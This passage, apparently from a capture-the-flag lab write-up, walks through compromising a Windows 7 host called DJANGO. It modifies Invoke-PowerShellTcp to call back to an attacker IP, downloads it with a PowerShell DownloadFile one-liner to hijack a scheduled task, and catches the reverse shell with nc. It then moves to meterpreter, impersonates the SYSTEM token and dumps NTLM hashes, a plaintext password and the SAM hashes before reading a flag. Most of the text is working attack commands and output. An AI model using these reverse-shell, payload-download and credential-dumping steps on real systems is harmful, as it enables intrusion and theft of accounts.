Run As User: DJANGO\chuck.norris
Delete Task If Not Rescheduled: Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: 0 Hour(s), 1 Minute(s)
Repeat: Until: Time: None
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled

```

Modify InvokePowerShellTcp to auto trigger reverse shell

```
[user@parrot]--[~/Desktop/pwn/django]
$tail Invoke-PowerShellTcp.ps1
    }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.66.67.242 -Port 5555
[user@parrot]--[~/Desktop/pwn/django]
$
```

Replace record-content-scheduled.ps1 with malicious powershell script

```
C:\Users\rambo\Documents>copy record-content-scheduled.ps1 record-content-scheduled.old
copy record-content-scheduled.ps1 record-content-scheduled.old
    1 file(s) copied.

C:\Users\rambo\Documents>powershell.exe -c "(new-object
System.Net.Webclient).DownloadFile('http://10.66.67.242/Invoke-PowerShellTcp.ps1', 'record-
content-scheduled.ps1')"
powershell.exe -c "(new-object System.Net.Webclient).DownloadFile('http://10.66.67.242/Invoke-
PowerShellTcp.ps1', 'record-content-scheduled.ps1')"

C:\Users\rambo\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3829-EAA8

Directory of C:\Users\rambo\Documents

10/04/2021  09:08 AM    <DIR>          .
10/04/2021  09:08 AM    <DIR>          ..
10/04/2021  09:08 AM                8 hello.txt
02/28/2019  01:57 PM                55 record-content-scheduled.old
10/04/2021  09:09 AM           4,404 record-content-scheduled.ps1
                3 File(s)           4,467 bytes
                2 Dir(s)      3,864,838,144 bytes free
```

Observe our extensive privileges now, we will need to migrate this again to meterpreter

```
[user@parrot]--[~/Desktop/pwn/django]
$rlwrap nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.150.150.212.
Ncat: Connection from 10.150.150.212:49230.
Windows PowerShell running as user chuck.norris on DJANGO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process        Disabled
SeSecurityPrivilege       Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects  Disabled
```

SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled

PS C:\Windows\system32>

Migration to meterpreter

Observe how we are on a meterpreter shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.66.67.242:443
[*] Sending stage (200262 bytes) to 10.150.150.212
[*] Meterpreter session 2 opened (10.66.67.242:443 -> 10.150.150.212:49234) at 2021-10-04 16:24:42 +0800

meterpreter > sysinfo
Computer      : DJANGO
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : PWNTHILLDAWN
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DJANGO\chuck.norris
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
```



```
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

```
meterpreter >
```

Post exploitation recon

Impersonate system token so we can run mimikatz

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
DJANGO\chuck.norris
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Get chuck.norris ntlm hash

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====

Username      Domain  NTLM                                SHA1
-----
chuck.norris  DJANGO  130780f9b3dd2a9bdeaec9c0521d8c10  fd41d0d1cb154b5670df0cd9e2929edf2c018f35
```

Get chuck.norris plaintext password

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====

Username      Domain      Password
-----
(null)         (null)      (null)
DJANGO$       PWNTILLDAWN (null)
chuck.norris  DJANGO      fightbrucelee
```

Get hash dump of every user in the system

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
chuck.norris:1003:aad3b435b51404eeaad3b435b51404ee:130780f9b3dd2a9bdeaec9c0521d8c10:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rambo:1004:aad3b435b51404eeaad3b435b51404ee:5ae2c7ac7b4f354f4baac3d3d962c726:::
```

Get Flag 20

```
PS > ls FLAG20.txt

Directory: C:\xampp

Mode                LastWriteTime         Length Name
----                -
-a---             3/13/2019   2:43 PM           40 FLAG20.txt

PS > type FLAG20.txt
a9435c140b6667cf2f24fcf6a9a1ea6b8574c3e7
PS >
```